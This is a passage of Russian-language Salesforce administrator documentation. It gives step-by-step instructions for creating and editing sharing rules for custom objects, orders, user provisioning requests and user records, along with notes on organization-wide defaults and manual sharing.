2. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: быстрый текст».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. В строке «Быстрый текст: за которые отвечают участники» укажите пользователей, которым принадлежат данные, путем выбора категории в первом раскрывающемся списке и группы пользователей во втором раскрывающемся списке.
7. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
8. Выберите параметры общего доступа для пользователей.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- «Управление общим доступом»

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

## 9. Нажмите кнопку «Сохранить».


СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

### Создание правил общего доступа к настраиваемому объекту

Правила общего доступа к настраиваемому объекту могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к настраиваемому объекту, в том числе не более 50 правил общего доступа на основе критериев.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
  2. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**».
  3. Нажмите кнопку «**Создать**» в связанном списке «Правила общего доступа» для нужного настраиваемого объекта.
  4. Введите метку и имя правила. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
  5. Заполните поле «**Описание**». Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
  6. Выберите тип правила.
  7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
    - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
    - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку «**Добавить логику фильтра...**».
-  **Прим.:** Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ к» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
  9. Выберите параметры общего доступа для пользователей.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил  
общего доступа:

- «Управление общим доступом»

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

### Редактирование правил общего доступа к настраиваемому объекту

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа» для нужного настраиваемого объекта.
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

5. Выберите параметры общего доступа для пользователей.

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- «Управление общим доступом»

## 6. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:


[Правила общего доступа](#)

[Категории правила общего доступа](#)

## Создание правил общего доступа к заказу

Правила общего доступа к заказу могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к заказу, в том числе не более 50 правил общего доступа на основе критериев.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**».
3. Нажмите кнопку «**Создать**» в связанном списке «Правила общего доступа: заказ».
4. Заполните поля «**Имя метки**» и «**Имя правила**». Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле «**Описание**». Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
  - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
  - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку «**Добавить логику фильтра...**».

 **Прим.:** Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил  
общего доступа:

- «Управление общим доступом»

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

**10.** Нажмите кнопку **«Сохранить»**.

**Редактирование правил общего доступа к заказу**

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: заказ».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

5. Выберите параметры общего доступа для пользователей.

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

**6.** Нажмите кнопку **«Сохранить»**.

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для редактирования правил общего доступа:

- «Управление общим доступом»

## Создание правил общего доступа к запросу на инициализацию пользователя

Правила общего доступа к запросу на инициализацию пользователя могут опираться только на ответственного за запись. Создание правил общего доступа к запросу на инициализацию пользователя на основе критериев недоступно. Разрешается создавать не более 300 правил общего доступа к запросу на инициализацию пользователя.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: запрос на инициализацию пользователя».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
7. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
8. Выберите параметры общего доступа для пользователей.

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

9. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

[Редактирование правил общего доступа к запросу на инициализацию пользователя](#)

[Инициализация пользователя для связанных приложений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа к запросу на инициализацию пользователя:

- «Управление общим доступом» и «Использование функций подлинности»



## Редактирование правил общего доступа к запросу на инициализацию пользователя

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. Создание правил общего доступа к запросу на инициализацию пользователя на основе критериев недоступно.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: запрос на инициализацию пользователя».
3. При необходимости измените метку и имя правила.
4. Выберите параметры общего доступа для пользователей.

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- [Правила общего доступа](#)
- [Категории правила общего доступа](#)
- [Инициализация пользователя для связанных приложений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- «Управление общим доступом»

## Рекомендации по правилам общего доступа

Правила общего доступа позволяют выборочно предоставлять доступ к данным для заданных наборов пользователей. Прежде чем использовать правила общего доступа, просмотрите указанные ниже примечания.

### Предоставление доступа

- С помощью правил общего доступа можно предоставить более широкий доступ к данным. Стандартные уровни доступа организации не могут быть дополнительно ограничены.
- Если несколько правил общего доступа предоставляют пользователю разные уровни доступа к записи, пользователь получает самый нестрогий уровень доступа.
- Правила общего доступа автоматически предоставляют дополнительный доступ к связанным записям. Например, правила общего доступа к возможностям предоставляют членам роли или группы доступ к организации, связанной с опубликованной возможностью, если такого еще нет. Аналогично правила общего доступа к контактам и обращениям предоставляют членам роли или группы доступ к связанной организации.
- Пользователи в иерархии ролей благодаря правилу общего доступа автоматически получают такой же доступ, что и пользователи ниже них в иерархии, если объект стандартный или выбран параметр «**Предоставить доступ с использованием иерархий**».
- Независимо от правил общего доступа, пользователи могут как минимум просматривать организации в собственных территориях. Кроме того, пользователям может быть предоставлен доступ на просмотр и редактирование контактов, возможностей и обращений, связанных с организациями их территорий.

### Обновление

- При создании правила общего доступа на основе ответственного с такими же исходными и целевыми группами, как и у существующего правила, это существующее правило перезаписывается.
- После сохранения правила общего доступа невозможно изменить поле «Общий доступ» при редактировании правила общего доступа.
- Правила общего доступа применяются ко всем новым и существующим записям, соответствующим определению исходного набора данных.
- Правила общего доступа применяются как к активным, так и к неактивным пользователям.
- При изменении уровней доступа для правила общего доступа все существующие записи автоматически обновляются.
- При удалении правила общего доступа автоматически удаляются права общего доступа, созданные этим правилом.
- При изменении пользователей, входящих в группу, роль или территорию, правила общего доступа оцениваются заново для добавления или удаления доступа при необходимости.
- При переносе записей от одного пользователя к другому правила общего доступа повторно оцениваются для добавления или удаления доступа к перенесенным записям по мере необходимости.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Правила общего доступа к организациям и контактам доступны в версиях:  
**Professional, Enterprise, Performance, Unlimited** и **Developer**

Правила общего доступа к территориям организации, обращениям, интересам, возможностям, заказам и настраиваемым объектам доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Правила общего доступа к кампаниям доступны в версиях: **Professional Edition** (за дополнительную плату), **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Версия **Database.com Edition** поддерживает только правила общего доступа к настраиваемым объектам.

- Внесение изменений в правила общего доступа может инициировать одновременное изменение большого количества записей. Для эффективной обработки этих изменений запрос пользователя может быть поставлен в очередь, а после его выполнения будет отправлено электронное уведомление.
- Правила общего доступа к интересам не предоставляют автоматически доступ к данным интересов после их преобразования в записи организации, контакта и возможности.

### Пользователи портала

- Вы можете создать правила для предоставления общего доступа к большинству типов пользователей клиентского портала и пользователей Salesforce. Аналогично можно создать правила общего доступа между пользователями клиентского портала из разных организаций, если у них есть лицензия «Менеджер клиентского портала». Однако пользователи массового портала не могут быть включены в правила общего доступа, так как они не имеют ролей и не могут быть добавлены в общедоступные группы.
- Категория «Роли, внутренние подчиненные роли и подчиненные роли портала», используемая правилами общего доступа, может быть преобразована в категорию «Роли и внутренние подчиненные роли» посредством мастера преобразования доступа пользователя портала. Более того, данный мастер позволяет преобразовывать общедоступные папки отчетов, панелей мониторинга или документов в папки, доступные всем пользователям, кроме пользователей портала.

### Поля управляемого пакета

Если правило общего доступа на основе критериев ссылается на поле из управляемого пакета с просроченной лицензией, к метке поля добавляется надпись (просрочено). Метка поля отображается в раскрывающемся поле на странице определения правила в меню «Настройка». Правила общего доступа на основе критериев, которые ссылаются на просроченные поля, не подлежат перерасчету, а новые записи не получают общего доступа под управлением этих правил. Однако общий доступ к существующим записям до истечения срока действия пакета сохраняется.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

## Общий доступ к пользователям

Функция общего доступа к пользователям позволяет отображать или скрывать внутренних или внешних пользователей от других пользователей организации.

Например, чтобы запретить розничным продавцам, которые добавлены производителем в организацию, просмотр и взаимодействие друг с другом, задайте единому параметру для объекта «Пользователь» значение «Личный». Затем откройте доступ к указанным продавцам с помощью правил общего доступа или настроив общий доступ вручную.

Ниже перечислены действия, доступные после включения общего доступа к пользователям.

- Назначьте полномочие «Просмотр всех пользователей» пользователям, которым должны быть доступны все пользователи. Данное полномочие включается автоматически при назначении полномочия «Управление пользователями».
- Задайте [единому стандартному параметру](#) для записей пользователей значение «Личный» или «Общедоступный: только для чтения».
- Создайте [правила общего доступа к пользователям](#) на основе принадлежности к группе или другого критерия.
- Чтобы предоставить отдельным пользователям или группам доступ к записям пользователей, воспользуйтесь [общим доступом, установленным вручную](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Предоставленный вручную  
общий доступ, порталы и  
сообщества доступны в  
версиях: Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Определите доступность внешних пользователей на клиентских или партнерских порталах и в сообществах.

СМ. ТАКЖЕ:

[Общие сведения об общем доступе к пользователям](#)

[Восстановление стандартных параметров доступности пользователей](#)

[Определение уровня доступа пользователей сообщества или портала](#)

## Общие сведения об общем доступе к пользователям

Настройте единые стандартные параметры для записей внутренних и внешних пользователей. Затем расширьте уровень доступа посредством правил общего доступа на основе участия в общедоступных группах, ролях или территориях, либо вручную предоставьте другим пользователям или группам общий доступ к отдельным записям пользователей.

При включении общего доступа к пользователям результаты поиска, списковые представления и другие области позволяют просматривать других пользователей только при наличии соответствующего уровня доступа «Чтение».

Прежде чем применить общий доступ к пользователям, просмотрите перечисленные ниже рекомендации.

### Полномочие «Просмотр всех пользователей»

Данное полномочие может быть назначено пользователям, которым требуется уровень доступа «Чтение» ко всем пользователям, независимо от параметров общего доступа. Полномочие «Просмотр всех пользователей» предоставляется автоматически при назначении полномочия «Управление пользователями».

### Единые стандартные параметры для записей пользователей

По умолчанию данному параметру задается значение «Личный» для внешних пользователей и «Общедоступный: только для чтения» для внутренних пользователей. Стандартный уровень доступа «Личный» позволяет пользователям просматривать и редактировать только собственные записи пользователей. Записи подчиненных в иерархии ролей доступны для чтения.

### Правила общего доступа к пользователям

Правила общего доступа к пользователям поддерживают общие [рекомендации](#). Правила общего доступа к пользователям опираются на участие в общедоступных группах, ролях или территориях. Каждое правило общего доступа предоставляет участникам целевой группы общий доступ к участникам исходной группы. Прежде чем создать правила общего доступа, рекомендуем создать соответствующие общедоступные группы, роли или территории. Пользователи наследуют уровень доступа нижестоящих пользователей в иерархии ролей.

### Общий доступ вручную к записям пользователей

Общий доступ вручную позволяет предоставлять отдельным пользователям доступ для чтения или редактирования, при условии, что уровень доступа превышает стандартный доступ целевого пользователя. Пользователи наследуют уровень доступа нижестоящих пользователей в иерархии ролей. Управляемый общий доступ к Apex не поддерживается.

### Общий доступ к внешним пользователям

Полномочие «Управление внешними пользователями» предоставляет пользователям портала PRM, портала обслуживания клиентов и портала самообслуживания клиентов доступ к записям внешних пользователей, независимо от правил общего доступа или единых стандартных параметров для записей пользователей. Полномочие «Управление внешними пользователями» не предоставляет доступ к пользователям-гостям или пользователям Chatter External.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Предоставляемый вручную  
общий доступ доступен в  
версиях: Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Совместимость общего доступа к пользователям

Ниже перечислены функции, поддерживаемые частично, при условии, что единому стандартному параметру для объекта «Пользователь» задано значение «Личный».

- Chatter Messenger недоступен внешним пользователям. Chatter Messenger доступен только внутренним пользователям, при условии, что единому стандартному параметру для объекта «Пользователь» задано значение «Общедоступный: только для чтения».
- Настраиваемые прогнозы: полномочие «Просмотр всех прогнозов» позволяет пользователям просматривать недоступных пользователей.
- Salesforce CRM Content: пользователи, которые могут создавать библиотеки, могут просматривать недоступных пользователей при добавлении участников библиотеки.
- Типы стандартных отчетов: некоторые отчеты на основе типов стандартных отчетов содержат данные недоступных пользователей. Дополнительную информацию см. в разделе «[Управление доступностью стандартных отчетов](#)».

СМ. ТАКЖЕ:

[Общий доступ к пользователям](#)

### Настройка единых стандартных параметров общего доступа для записей пользователей

Прежде чем предоставить доступ, рекомендуем настроить единые стандартные параметры общего доступа для объекта «Пользователь».

Единому стандартному параметру общего доступа для записей пользователей может быть задано значение «Личный» или «Общедоступный: только для чтения». Значение «Личный» должно быть задано при наличии как минимум одного пользователя, которому запись должна быть недоступна.

Например, организация содержит внутренних пользователей (сотрудники и торговые агенты) и внешних пользователей (клиенты/пользователи портала), обслуживаемых разными торговыми агентами или организациями портала, и предъявляет перечисленные ниже требования.

- Сотрудники могут просматривать всех пользователей.
- Торговые агенты могут просматривать только сотрудников, других агентов и собственные записи пользователей-клиентов.
- Клиенты могут просматривать только других клиентов, обслуживаемых тем же агентом или организацией портала.

Чтобы выполнить данные требования, рекомендуем задать стандартному внешнему доступу значение «Личный» и расширить уровень доступа посредством правил общего доступа, общего доступа вручную или полномочий пользователя.

По умолчанию уровню доступа внешних пользователей задается значение «Личный».

Уровню доступа внутренних пользователей задается значение «Общедоступный: только для чтения». Чтобы изменить единые стандартные параметры для внешнего доступа к объекту «Пользователь», выполните указанные ниже действия.

1. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**».
2. Нажмите кнопку «**Правка**» в разделе «Единые стандартные параметры».
3. Выберите нужный уровень стандартного внутреннего и внешнего доступа для записей пользователей.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартного общего доступа:

- «Управление общим доступом»

Стандартный внешний доступ должен соответствовать стандартному внутреннему доступу или быть более строгим.

#### 4. Нажмите кнопку **«Сохранить»**.

Пользователям предоставляется доступ для чтения к записям нижестоящих пользователей в иерархии ролей, а также полный доступ к собственным записям пользователей.

СМ. ТАКЖЕ:

[Общие сведения о внешних единых стандартных параметрах](#)

[Определение уровня доступа пользователей сообщества или портала](#)

[Общий доступ к пользователям](#)

## Создание правил общего доступа к пользователю

Общий доступ к пользователям может быть предоставлен на основе принадлежности к группе или на основе критериев.

Правила общего доступа к пользователю могут опираться на участников общедоступной группы, роли или территории, либо другой критерий (например, «Отдел» или «Должность»). По умолчанию разрешается создавать не более 300 правил общего доступа к пользователю, в том числе не более 50 правил общего доступа на основе критериев. Дополнительную информацию об увеличении данных ограничений можно получить в компании Salesforce.

Правила общего доступа к пользователю на основе участия позволяют предоставлять участникам группы общий доступ к записям пользователей, принадлежащим участникам другой группы. Прежде чем создать правило общего доступа к пользователю на основе участия, убедитесь в создании соответствующих групп.

Пользователи наследуют уровень доступа нижестоящих пользователей в иерархии ролей.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: пользователь».
3. Заполните поле **«Имя метки»** и щелкните поле **«Имя правила»** для автоматического заполнения.
4. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
5. Выберите тип правила.
6. В зависимости от выбранного типа правила, выполните указанные ниже действия.
  - a. «На основе принадлежности к группе». Пользователи, являющиеся участниками группы, могут быть доступны участникам другой группы. В строке *«Пользователи, являющиеся участниками :»* выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 групп, ролей или территорий).
  - b. «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил  
общего доступа:

- «Управление общим доступом»

качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

7. В строке «Общий доступ» выберите группу, которой должен быть предоставлен доступ к записям пользователей. Выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
8. Выберите параметры общего доступа для пользователей.

| Параметр доступа    | Описание  |
|---------------------|---|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. Данный уровень доступа позволяет просматривать целевых пользователей в списковых представлениях, диалоговых окнах поиска и полях поиска, а также взаимодействовать с пользователями в Chatter. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.  |

9. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Редактирование правил общего доступа к пользователю](#)

[Категории правила общего доступа](#)

[Общий доступ к пользователям](#)

### Редактирование правил общего доступа к пользователю

В правилах общего доступа к пользователю на основе участников групп, ролей или территорий можно редактировать только параметры общего доступа. В правилах общего доступа к пользователю на основе других критериев можно редактировать критерии и параметры общего доступа.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: пользователь».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе принадлежности к группе, перейдите к следующему действию. Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
5. Выберите параметры общего доступа для пользователей. Уровень **«Доступ пользователя»** применяется к пользователям, которые являются участниками общедоступных групп.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил  
общего доступа:

- «Управление общим доступом»



| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

**6.** Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Общий доступ к пользователям](#)

### Предоставление общего доступа к записям пользователей

Модель общего доступа организации и стандартные уровни доступа к записям пользователей определяются администратором. Если единым стандартным параметром общего доступа задано значение «Личный» или «Общедоступный: только для чтения», то доступ к собственным записям пользователей может быть предоставлен другим пользователям. Стандартные уровни доступа организации не могут быть дополнительно ограничены.

Система позволяет предоставлять общий доступ к записям внешних пользователей (например, внешние пользователи сообщества и пользователи клиентского или партнерского портала). Кроме того, общий доступ к записи внутреннего пользователя может быть предоставлен внешнему пользователю. Для просмотра и управления сведениями об общем доступе нажмите кнопку **«Общий доступ»** на странице сведений о пользователе. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к записи пользователя. Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы **предоставить** другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **«Добавить»**. Данный метод предоставления доступа также известен как *предоставление общего доступа вручную* к записям пользователей.
- Чтобы изменить или удалить общий доступ, установленный вручную, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного правила.

Администраторы могут **выключать или включать предоставление общего доступа вручную к записям пользователей** для всех пользователей.

СМ. ТАКЖЕ:

[Общий доступ к пользователям](#)

[Различия между общим доступом к пользователям, предоставляемым вручную или посредством наборов для общего доступа](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записей пользователей:

- «Чтение» для записей пользователей



## Предоставление доступа к записям пользователя

Доступ других пользователей к записям пользователя может быть предоставлен вручную. Пользователи наследуют полномочия доступа нижестоящих пользователей в иерархии ролей. Предоставление другим пользователям доступа к собственной записи пользователя дает им возможность видеть страницу сведений о пользователе. Кроме того, пользователь становится видимым в результатах поиска, списковых представлениях и так далее.

Доступ к записи пользователя, недоступной согласно единым стандартным параметрам, правилам общего доступа или иерархии ролей, может быть предоставлен другим пользователям вручную. Если вы получаете доступ несколькими способами, то из уровней доступа выбирается самый высокий. Общий доступ к пользователям массового портала может быть предоставлен только вручную.

